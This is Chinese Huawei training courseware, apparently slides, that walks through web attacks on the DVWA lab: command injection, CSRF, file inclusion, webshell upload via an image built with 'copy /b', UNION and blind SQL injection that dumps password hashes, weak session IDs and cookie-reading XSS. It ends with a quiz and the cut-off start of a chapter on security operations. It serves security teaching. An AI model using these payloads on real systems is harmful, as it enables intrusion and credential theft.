- DVWA作为Web训练靶场，内置命令执行漏洞，通过（ping ip连接符命令）语法来确定执行语句，来构造任意的系统命令，下表为命令执行靶场核心参数。
  - 如ping 127.0.0.1 | ipconfig查看服务器IP信息。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	命令执行	LOW	Intercept（Intercept is off）




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文图片仅展示命令执行结果。
- 命令注入、执行攻击靶场操作流程：
  - 步骤一：密码暴力破解完成后，在burpsuite中关闭Proxy -> Intercept is off
  - 步骤二：在浏览器中打开目标URL并输入用户名和密码。成功登陆DVWA。
  - 步骤三：在DVWA中点击Command Injection，在Enter an IP address后的输入框中输入IP，输入与我们在CMD里面输入完全一致，
  - 步骤四：在IP后加上命令拼接符|‘命令’，如127.0.0.1|ipconfig或127.0.0.1|whoami等windows可执行命令，即可实现命令注入。
- 连接符有& && || |，其含义如下：
  - &&（逻辑与）：只有&&前面的命令执行成功后，它后面的命令才会被执行。
  - &（后台任务符）:命令在后来执行。
  - ||（逻辑或）：只有||前面的命令执行失败后，他后面的命令才被执行。
  - |（管道符）：当第一条命令失败时，他仍然会执行第二条命令。

跨站请求伪造/攻击原理

- CSRF（Cross-site request forgery，跨站请求伪造）攻击利用用户在已登录的受信任的任何网站上的身份，欺骗用户执行未经授权的操作。
- 攻击者诱导用户访问或者登陆某个早已构造好的恶意链接或页面，然后在用户毫不知情的情况下，以用户的名义完成非用户本意的违法操作。
  - CSRF的主要危害是盗用用户身份，发送恶意请求，如模拟用户发送邮件，发送消息、支付、转账等。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 跨站请求攻击流程：
  - 步骤一：用户登录、浏览并信任正规网站Web A，同时，Web A通过用户的验证并在用户的浏览器中产生Cookie。
  - 步骤二：攻击者通过添加图片链接等方式诱导用户User访问网站WebB。
  - 步骤三：在用户User被诱导访问WebB后，WebB会利用用户User的浏览器访问第三方网站WebA，并发出操作请求。
  - 步骤四：用户User的浏览器根据WebB的要求，带着步骤一中产生的Cookie访问WebA。
  - 步骤五：网站WebA接收到用户浏览器的请求，WebA无法分辨请求由何处发出，由于浏览器访问时带上用户的Cookie，因此WebA会响应浏览器的请求，如此一来，攻击网站WebB就达到了模拟用户操作的目的。

跨站请求伪造靶场实现

- DVWA作为Web训练靶场，内置CSRF漏洞，通过BrupSuite对客户端访问靶场的数据进行拦截，然后对拦截的数据进行修改，实现重放攻击，达到CSRF目的。下表为CSRF靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	命令执行	LOW	Intercept（Intercept is on）

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示CSRF重放执行结果。
- 跨站请求靶场操作流程：
  - 步骤一：用户通过www.xxx.com登录DVWA靶场，点击CSRF。
  - 步骤二：在burpsuite中打开Proxy -> Intercept（Intercept is on）。
  - 步骤三：在DVWA的CSRF界面输入两次密码。如123456。
  - 步骤四：在burpsuite中点击Active->Send to Repeater。然后点击Forward，放行拦截的流量。
  - 步骤五：在Repeater界面中，看到/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change HTTP/1.1，其中1234就是要设置的密码，此时可以设定任意值，然后点击GO，即可在永不不知情的情况下修改了用户密码。
  - 步骤六：退出DVWA或点击Text Credentials来测试密码是否修改成功。

文件包含漏洞原理

- File Inclusion（文件包含）漏洞属于代码注入漏洞，为了减少重复代码的编写，引入了文件包含函数，通过文件包含函数将文件包含进来，直接使用包含文件的代码，从而在代码执行时动态加载该文件的内容。
- 文件包含漏洞产生的原因是在通过PHP函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。
- 文件包含漏洞通常分为两种类型：

本地文件包含	远程文件包含
• 攻击者利用漏洞来包换本地系统文件，所包含文件内容符合PHP语法规范，任何扩展名都可以被PHP解析。	• 远程文件包含：攻击者利用漏洞来包含远程服务器上的文件，如果使用远程包含功能，授权需要确定PHP是否已经开启远程包换选项（PHP默认关闭远程包换功能：allow_url_include=off）

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI


- PHP为例，常用的文件包含函数有以下四种，区别如下：
  - require（）：找不到被包含的文件会产生致命错误，并停止执行脚本。
  - include（）：找不到被包含的文件只会产生告警，脚本继续执行。
  - require_once（）与require（）类似：唯一的区别是如果该文件的代码已经被包含，则不会再次包含。
  - include_once（）与include（）类似：唯一的区别是如果该文件的代码已经被包含，则不会再次包含。
- 漏洞成因分析举例：
  - 第一步：创建简单的网页代码：<? php phpinfo（）; ?>。
  - 第二步：利用文件包含漏洞，通过include.hanshu来执行phpinfo.php页面，在浏览器输入http://127.0.0.1/include.php?text=phpinfo.php,php成功解析代码。
  - 第三步：将phpinfo.php文件后缀改为txt后进行访问，依然可以解析，在浏览器输入“http://127.0.0.1/include.php?text=phpinfo.txt”。
  - 第四步：将文件名改为jpg格式，同样可以解析，在浏览器输入“http://127.0.0.1/include.php?text=phpinfo.jpg“。
- 因此可以看出，include（）函数并不在意包换的文件类型，只要有php代码，都会被解析出来。

文件包含靶场实现

- DVWA作为Web训练靶场，内置文件包含漏洞，通过如下URL来包含目标文件
  http://www.xxx.com/vulnerabilities/fi/?page=include.php
- 如通过URL的?page=**file1.php**参数调用file1.php的源代码，执行file1.php的代码命令，如显示当前登录用户名及客户端IP地址，下表为文件包含靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	文件包含	LOW	Intercept（Intercept is off）






Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示文件包含File 1的执行结果。
- 文件包含靶场操作流程：
  - 步骤一：在burpsuite中打开Proxy -> Intercept（Intercept is off）。
  - 步骤二：用户通过www.xxx.com登录DVWA靶场，点击File Inclusion。
  - 步骤三：在Vulnerability: File Inclusion页面，包含三个文件，分别为file1、file2、file3。
  - 步骤四：以其中的file1为例，点击file1文件，将出现file1的命令解析，如当前登录的用户名，登录的客户端IP地址。
  - 步骤五：file1的核心代码解析：. dvwaCurrentUser（ ）. 当前登录用户名，$_SERVER[‘REMOTE_ADDR‘客户端IP地址。

文件上传原理

- File Upload漏洞定义：文件上传漏洞是一种常见的Web应用程序安全漏洞，通过文件上传能实现上传图片、视频、以及其他类型的文件，如果恶意用户上传了可执行的文件或者脚本，就会导致网站被恶意脚本控制甚至会使服务器沦陷，以至于引发恶意的网络安全事件。
- File Upload文件上传漏洞原理：通常是由于对上传文件的类型、内容没有进行严格的过滤、检查，使得攻击者可以通过上传木马获取服务器的WebShell权限。
- 文件上传思路：生成木马图片文件，将木马图片文件通过会员图像、通过后台系统等其他途径上传，木马图片文件CMD生成如下：



CMD生成木马文件


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示执行结果。
- 文件上传思路，如通过会员头像上传、通过后台系统上传，通过其他途径上传。
- 图片木马生成过程：
  - 步骤一：准备一张图片，名称如1.jpg。
  - 步骤二：准备木马执行的PHP文件，名称如1.php。
  - 步骤三：将1.jpg图片和1.php文件放到同一个目录下。
  - 步骤四：在CMD窗口下，进入放1.jgp和1.php的目录下。
  - 步骤五：在CMD下执行：copy 1.jpg/b + 1.php/a 2.jpg。
  - 2.jpg即为生成的木马图片文件，通过文件上传最终获取服务器的WebShell权限。
- 备注：受限于环境，此处仅举例图片木马的生成步骤及过程，不提供木马代码，1.php木马文件仅为普通php文件。

文件上传靶场实现

- DVWA作为Web训练靶场，内置文件上传漏洞，通过http://www.xxx.com/vulnerabilities/upload/，生成上传路径后，服务器会检查是否上传成功并返回相应提示信息。
- 上传成功后，直接在地址栏输入文件路径和文件名，就可以直接打开，下表为文件上传靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	文件上传	LOW	Intercept（Intercept is off）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示文件上传木图片木马执行结果。
- 文件上传靶场操作流程：
  - 步骤一：在burpsuite中打开Proxy -> Intercept（Intercept is off）
  - 步骤二：用户通过www.xxx.com登录DVWA靶场，点击File Upload
  - 步骤三：在Vulnerability: File Upload页面，点击选择文件，选择要上传的文件
  - 步骤四：选择本地要上传的文件，点击打开，完成上传文件选择
  - 步骤五：点击Upload安全，实现对文件的上传，上传成功后，系统会显示上传成功后的路径及文件名
  - 步骤六：上传成功后，直接在地址栏输入文件路径和文件名，就可以直接打开，如果上传的文件是生成的木马图片，即可执行WebShell

SQL注入原理

- SQL注入是一种常见的安全漏洞，它允许攻击者通过在应用程序的输入字段中植入恶意的SQL代码，从而获取敏感的数据或对数据库进行未经授权的操作。
- SQL注入原理：SQL注入通常发生在应用程序没有正确验证和过滤用户输入的情况下，攻击者可以通过构造恶意的输入，绕过应用程序的输入验证机制，并将恶意的SQL代码插入到SQL查询中，一旦成功执行，攻击者可以执行各种恶意操作，获取、修改或删除数据库中的数据。
  - SQL注入攻击一般步骤：


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SQL注入攻击一般步骤：
  - 寻找注入点：寻找可能存在SQL注入的参数， 可能存在SQL注入漏洞的URL是类似这种形式：”http://xxx.xxx.xxx/abcd.php?id=XX”。
  - 判断注入类型：对SQL注入的判断，主要有两个方面。
    - 一是判断该带参数的URL是否存在SQL注入漏洞。
    - 二是如果存在SQL注入，那么属于哪种SQL注入漏洞，按照参数类型可以分为数字型和字符型。
  - 猜测数据库名：猜解数据库名称。
  - 猜测数据库表名：如果成功猜测到数据库名称后，进一步猜测指定数据库中的数据表名称。
  - 猜测数据字段名：如果成功猜测到指定数据库的表名称后，进一步获取数据库表中的字段名称。

SQL靶场实现

- DVWA作为Web训练靶场，内置SQL注入实例，通过在输入框中输入特定的SQL语句，从而获取数据中的数据，甚至控制整个网站。
- 下表为SQL注入靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	SQL Injection	LOW	Intercept（Intercept is off）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示SQL注入联合查询数据库用户、数据库名及数据库版本的执行结果。
- 数据库注入靶场操作流程：
- 步骤一：在burpsuite中打开Proxy -> Intercept（Intercept is off）。
- 步骤二：用户通过www.xxx.com登录DVWA靶场，点击SQL Injection。
- 步骤三：确定注入点：
  - 在输入框中输入1，查看回显（http://www.xxx.com/vulnerabilities/sqli/?id=1&Submit=Submit#，URL中ID=1，说明php页面通过get方式传递参数）。
  - 在参数 id 后面加一个单引号“’”，http://www.xxx.com/vulnerabilities/sqli/?id=1’&Submit=Submit# 可以看到，返回数据报错信息，说明此处存在SQL注入漏洞。
  - 因为提示“’”所以在ID处存在注入，可判断出id加了引号，查看代码，确定问题。
- 步骤四：确定注入类型
  - 通过控制参数Id的值来返回我们需要的信息。比如在输入框中输入 1‘ order by 1#，实际执行的SQL语句变成SELECT first_name, last_name FROM users WHERE user_id = ’1‘ order by 1#`;（按照Mysql语法，#后面会被注释掉，使用这种方法屏蔽掉后面的单引号，避免语法错误）。
  - 这条语句的意思是查询users表中user_id为1的数据并按第一字段排行，输入 1' order by 1#和 1' order by 2#时都返回正常，当输入 1' order by 3#时，返回错误：olumn '3' in 'order clause'由此可知，users表中只有两个字段，数据为两列。

- 步骤五：猜测数据库名
  - 输入1‘ union select database（ ）,user（ ）#进行查询： - database（ ）将会返回当前网站所使用的数据库名字.- user（ ）将会返回执行当前查询的用户名.实际执行的Sql语句是 :SELECT first_name, last_name FROM users WHERE user_id = ’1‘ union select database（ ）,user（ ）#`。
  - union select联合查询可以将两个或两个以上 select 语句的查询结果集合合并成一个结果集合显示，即执行联合查询。需要注意在使用 union 查询的时候需要和主查询的列数相同。
  - 通过上图返回信息，我们成功获取到：- 当前网站使用数据库为 dvwa .- 当前执行查询用户名为 root@localhost。
- 步骤六：猜测数据库的表名
  - 输入1' union select table_name,table_schema from information_schema.tables where table_schema= 'dvwa'#进行查询，实际执行的Sql语句是：SELECT first_name, last_name FROM users WHERE user_id = '1' union select table_name,table_schema from information_schema.tables where table_schema= 'dvwa‘#`。
  - information_schema 是 mysql 自带的一张表，这张数据表保存了 Mysql 服务器所有数据库的信息,如数据库名，数据库的表，表栏的数据类型与访问权限等。该数据库拥有一个名为 tables 的数据表，该表包含两个字段 tablename 和 tableschema，分别记录 DBMS 中的存储的表名和表名所在的数据库。
  - 通过上图返回信息，我们再获取到：- dvwa数据库有两个数据表，分别是guestbook和users 。
- 步骤七：密码爆破
  - 输入：1‘ union select user,password from users#进行查询，实际执行的 Sql 语句是：SELECT first_name, last_name FROM users WHERE user_id = ’1‘ union select user,password from users#`。
  - 可以看到成功爆出用户名、密码，密码采用 md5 进行加密，可以通过第三方爆破工具（如www.cmd5.com ）对md5进行爆破。

SQL盲注原理

- SQL盲注是一种利用WEB应用程序中的SQL注入漏洞的攻击方式。与常规的SQL注入不同，盲注不能回显结果到前端页面，需要利用一些方法进行判断或尝试。
- 根据攻击的方式和结果，常见的SQL盲注分为以下几类：

布尔型盲注

- 布尔盲注是通过判断SQL语句的执行结果是否为真或假来推测数据库中的信息的攻击方式。攻击者可以通过构造特定的SQL语句，利用网站的返回结果来推测数据库中的信息，如表名、列名、数据内容等。

时间型盲注

- 时间盲注是通过在SQL语句中添加延时函数来判断SQL语句执行的时间长短，从而推测数据库中的信息的攻击方式，攻击者通过构造特定的SQL语句，利用网站的响应时间来推测数据库中的信息，如表名、列名、数据内容等。

错误型盲注

- 错误消息盲注是通过触发数据库错误来获取数据库信息的攻击方式，攻击者可以通过构造特定的SQL语句，利用网站返回的错误信息来推测数据中的信息，如表名、列名、数据内容等。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 盲注理解举例：
  - 盲注的话，就像跟一个机器人聊天，但是这个机器人只会回答“是”与“不是”，因此，得从一个大的范围去问是与不是，然后慢慢的缩小范围，最后就是类似于问“数据库名字的第一个字是不是a啊”这样的问题，通过这种机械的询问，最终得到我们想要的数据。
- 备注：手工盲注的方式猜测数据库的信息比较耗时，最好是编写脚本或使用工具。

SQL盲注靶场实现

- DVWA作为Web训练靶场，内置SQL盲注实例，通过在输入框中输入特定的SQL语句，从而获取数据中的数据，甚至控制整个网站。
- 下表为SQL注入靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	SQL Injection（Blind）	LOW	Intercept（Intercept is off）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示SQL盲注猜测数据库名字的长度执行结果。
- 数据库注入靶场操作流程：
- 步骤一：在burpsuite中打开Proxy -> Intercept（Intercept is off）。
- 步骤二：用户通过www.xxx.com登录DVWA靶场，点击SQL Injection（Blind）。
- 步骤三：布尔型盲注猜测数据库名字的长度：
  - 依次输入1‘ and length（database（））=x #（x为大于等于1的整数），实际执行的SQL语句是SELECT first_name, last_name FROM users WHERE user_id = ’1‘ and length（database（））=x #。
  - 当显示存在时即为数据库长度，当x<4时，提示User ID is MISSING from the database.提示查询错误，说明猜测长度错误，发现当x=4时显示存在，故数据库长度为4。
- 步骤四：二分法找数据库名：
  - 依次输入1‘ and ASCII（substr（databse（）,1,1））>或<字母的ASCII值，实际执行的SQL语句是SELECT first_name, last_name FROM users WHERE user_id = ’1‘ and ASCII（substr（databse（）,1,1））>或<字母的ASCII值，#通过比较输入字母的ASCII值的显示正常与否来逐个确定库名看，过程很复杂，很繁琐，也比较耗时，只大概讲述下过程。
    - 输入1’ and ASCII（substr（databse（）,1,1））>97 #，显示存在，说明数据库名的第一个字符的ASCII值大于97（小写字母a的ASCII值）。
    - 输入1’ and ASCII（substr（databse（）,1,1））<122 #，显示存在，说明数据库名的第一个字符的ASCII值小于122（小写字母z的ASCII值）。

        - 输入1’ and ASCII（substr（databse（ ）,1,1 ））<109 #，显示存在，说明数据库名的第一个字符的ASCII值小于109（小写字母m的ASCII值）。
        - 按照这个方法来慢慢推，一个范围一个范围的缩小，测试时可以通过**二分法**的方式（如第一次尝试z，第二次尝试m,第三次尝试f）来减少尝试次数。因为效率比较低，最好是使用脚本或工具。
- 步骤五：找数据库表名
    - 依次输入1‘ and（select count（table_name） from information_schema.tables where table_schema=database（ ））=x #（x为大于等于1的整数），实际执行的SQL语句是SELECT first_name, last_name FROM users WHERE user_id = ’1‘ and（select count（table_name） from information_schema.tables where table_schema=database（ ））=x #（x为大于等于1的整数）。
    - 当显示存在时即可判断表的数量，最终当x=2显示存在即表的数量为2。
- 步骤六：确定数据库表的长度
    - 依次输入1‘ and length（substr（（select table_name from information_schema.tables where table_schema=database（ ） limit 0,1 ）,1 ））=x #（x为大于等于1的整数）实际执行的SQL语句是SELECT first_name, last_name FROM users WHERE user_id = ’1‘ and length（substr（（select table_name from information_schema.tables where table_schema=database（ ） limit 0,1 ）,1 ））=x #（x为大于等于1的整数）。
    - 当显示存在时即可判断表的长度，当x=9显示存在即表的长度为9。
- 步骤七：同样二分法确定表名
    - 依次输入1‘ and ASCII（substr（（select table_name from information_schema.tables where table_schema=database（ ） limit 0,1 ）,1,1 ））>或<字母的ASCII值 #，实际执行的SQL语句是SELECT first_name, last_name FROM users WHERE user_id = ’1‘and ASCII（substr（（select table_name from information_schema.tables where table_schema=database（ ） limit 0,1 ）,1,1 ））>或<字母的ASCII值 #。
    - 通过比较输入字母的ASCII值的显示正常与否来逐个确定表名，执行步骤与步骤三二分法找数据库名方法一致，不再详细展示。手工盲注比较耗时，最好使用脚本或工具。
- 步骤八：找字段名，思路类似步骤五六七。不再详细展示，手工盲注比较耗时，最好使用脚本或工具。

弱会话ID原理

- 当用户第一次登录服务器时（通过浏览器访问），服务器创建一个会话对象（session,该对象有一个唯一的id,一般称之为SessionID）。服务器会将SessionID以Cookie的方式发送给浏览器。
- 如果用户再次访问服务器页面的时候就不用登录，只需要携带session即可实现访问。
- 弱会话ID（Weak Session IDs）是WEB页面发送初始信息给服务端，服务端根据规则生成session ID，如果生成的session ID 不够随机，具有一定的弱点，就容易收到攻击或猜测。弱会话ID会带来以下风险：

会话劫持攻击

- 攻击者通过猜测或推算会话ID，获取合法用户的会话标识，并冒充该用户进行恶意操作。如攻击可以访问受限资源，执行未经授权的操作，或者偷取敏感信息。

会话固定攻击

- 统计着通过伪造会话ID，欺骗用户访问恶意网站或点击恶意链接，进而获取用户的合法会话标识。一旦攻击者获得有效的会话ID，就可以绕过身份验证，并以合法用户的身份进行操作。

会话劫持漏洞利用


- 会话劫持漏洞利用：存在会话劫持漏洞的应用程序中，攻击者可以使用弱会话ID来加速或扩大会话劫持攻击。因为会话ID直接用户会话管理和验证用户身份，弱会话ID更容易被攻击者滥用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

弱会话id靶场实现

- DVWA作为Web训练靶场，内置Weak Session IDs实例，通过BurpSuite抓包，可以获得Session的变化规律，因此可以实现会话预测。
- 下表为SQL注入靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	Weak Session IDs	LOW	Intercept（Intercept is on）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示Weak Session IDs服务器对客户端请求的dvwaSessionID+1作为服务器的SessionID返回给客户端执行结果。
- 数据库注入靶场操作流程：
- 步骤一：在burpsuite中打开Proxy -> Intercept（Intercept is on）。
- 步骤二：用户通过www.xxx.com登录DVWA靶场，点击Weak Session IDs,然后点击右下角的View Source。
- 步骤三：查看源码如下：


```
<?php
$html = "";
if（$_SERVER['REQUEST_METHOD'] == "POST"）{  //如果当前请求方法为POST（$_SERVER['REQUEST_METHOD'] == "POST"），则执行如下操作：
    if（!isset（$_SESSION['last_session_id']））{      //检查是否存在名为$_SESSION['last_session_id']的会话变量
        $_SESSION['last_session_id'] = 0;                //如果不存在，则将其初始化为0
    }
 $_SESSION['last_session_id']++;                         //将$_SESSION['last_session_id']的值加1
    $Cookie_value = $_SESSION['last_session_id'];      //将加1后的值赋给变量$Cookie_value
    setCookie（"dvwaSession", $Cookie_value）;                    //使用setCookie（ ）函数设置名为dvwaSession的Cookie，并将其值设置为
```

```
$Cookie_value
}
?>
```

- 步骤四：SessionID变化验证。
  - 服务端将获取到客户端的sessionID，然后+1后作为服务sessionID。
  - 抓包可以看到，服务端的response消息是将request的session+1作为系统的sessionID。
- 步骤五：登录绕过验证：受限于实现环境无法安装浏览器黑客插件，不能完成Cookie登录验证。仅展示session变化预测规律。

反射型跨站脚本原理

- XSS（Cross-Site Scripting，跨站脚本）是一种出现在Web应用程序中的安全漏洞，攻击者利用该漏洞在目标网站上注入恶意脚本。当其他用户浏览这些被注入恶意脚本的网页时，就会执行其中的恶意代码，可能会窃取受害用于的Cookie资料、劫持受害用户的会话、钓鱼欺骗等各种攻击。
- 反射性跨站脚本是非持久性的跨站脚本，攻击者诱使用户去访问一个包含恶意代码的URL，当受害者点击这些经过特定设计的恶意链接时，恶意代码会在受害者主机的浏览器上执行。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 起初XSS攻击脚本是跨域的，因此称为跨站脚本。现在是否跨域已经不再重要，但名字被一直沿用下来。
- 反射性跨站脚本攻击过程：
  - 步骤一：用户正常登陆WEB应用程序，登陆成功后会得到对应会话信息的Cookie。
  - 步骤二：攻击者将还有恶意代码的URL发送给用户（被攻击人）。
  - 步骤三：用户访问攻击者发送过来的恶意URL。
  - 步骤四：WEB应用服务器会对攻击者的JavaScript做出响应。
  - 步骤五：同时也会执行该恶意URL中所包含的JavaScript代码。
  - 步骤六：例子中，攻击者使用的攻击代码作用是将用户的Cookie信息发送到攻击者指定的文件中。
  - 步骤七：攻击者在得到用户的Cookie信息后，将利用这些信息来劫持用户的会话，以受害用户的身份登录网站，进行恶意操作。


反射型跨站脚本靶场实现

- DVWA作为Web训练靶场，内置XSS（Reflected）实例，通过在靶场环境的输入框中输入<script>alert（document.Cookie）</script>来获取当前用户的Cookie。
- 下表为XSS（Reflected）靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	XSS（Reflected）	LOW	Intercept（Intercept is off）



用户当前浏览器保存的Cookie



攻击者恶意URL获得用户的Cookie

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正文仅展示XSS（Reflected）提取用户Cookie执行结果。
- XSS（Reflected）靶场操作流程：
  - 步骤一：在burpsuite中打开Proxy -> Intercept（Intercept is off）。
  - 步骤二：用户通过www.xxx.com登录DVWA靶场，点击XSS（Reflected）。
  - 步骤三：在What‘s your name? 后的输入框中输入<script>alert（document.Cookie）</script>，点击Submit，即可弹出用户Cookie的sessionid。
- 备注：存储型XSS，持久化跨站脚本攻击，但获取用户sessionid的方式相似，此处仅以反射性CSS为例介绍。

思考题

1. （单选题）某企业对外提供Web服务，用户通过HTTP/HTTPS向服务器请求获取某个资源或提交数据到服务器。用户发送大量重要信息到服务器，可以使用以下哪一种请求方法实现?
   A. Post
   B. Get
   C. Put
   D. Head
2. （判断题）Web渗透测试是评估和发现Web应用程序安全漏洞的过程。它通过模拟攻击者的行为，发现潜在的安全漏洞，并提供修复建议以加强应用程序的安全性。
   A. 正确
   B. 错误

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. A
2. A

本章总结

- 本章节介绍了Web渗透测试基础，Web攻击分类、HTTP/HTTPS协议原理及加密机制，常见针对Web应用的渗透框架及渗透方法。
- 通过本章节的学习，您将熟悉Web渗透测试的种类，HTTP/HTTPS常见渗透框架及渗透方法。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

智能安全运维

HUAWEI

前言

- 全球网络威胁形势不断变化，新型攻击复杂且隐蔽，攻击频率和攻击规模不断增长。网络技术与应用的发展无疑又加重了安全管理的负担。传统“人工运维”对种类繁多的安全设备及海量安全策略的管理已经逐渐力不从心。
- 华为HiSec解决方案，引入安全控制器SecoManager，结合网络控制器iMaster NCE和安全分析器HiSec Insight实现跨多云、多分支的统一安全业务编排与管理，保证全网策略统一。通过机器学习自动完成基于业务驱动的策略生成与部署，实现从人工运维到智能运维。
- 本章节主要介绍安全控制器SecoManager的基本功能和优势，以及如何使用SecoManager实现智能运维。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述SecoManager的基本功能和应用场景
  - 描述SecoManager的产品特性
  - 掌握基于SecoManager的智能运维操作

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **智能安全运维**
2. 日志采集与分析
3. 安全审计

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数字化发展上升为国家战略，云和网是底座，安全是基础

数字政府

加快转变政府职能
促进国家治理体系和治理能力现代化

- 数据共享平台
- 政务服务平台
- 协同办公平台
- 住房管理
- 教育管理
- 养老管理

…

数字社会

提升公共服务、社会治理等
数字化智能化水平

- 智慧城市
- 数字教育
- 数字医疗
- 智慧水利
- 智慧交通
- 智慧物流

…

数字经济

产业数字化和数字产业化
推动数字经济与实体经济深度融合

- 智能工厂
- 数字化车间
- 数字金融
- 数字贸易
- 工业互联网
- 数字农业

…

数字安全底座

公有云　私有云　属地云

云　网　安全

广域网络　数据中心网络　园区网络

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

当前网络安全体系现状及存在的问题

安全规划不全面

- 政企单位顶层安全设计能力弱，打补丁式安全建设是主流。

满足合规不安全

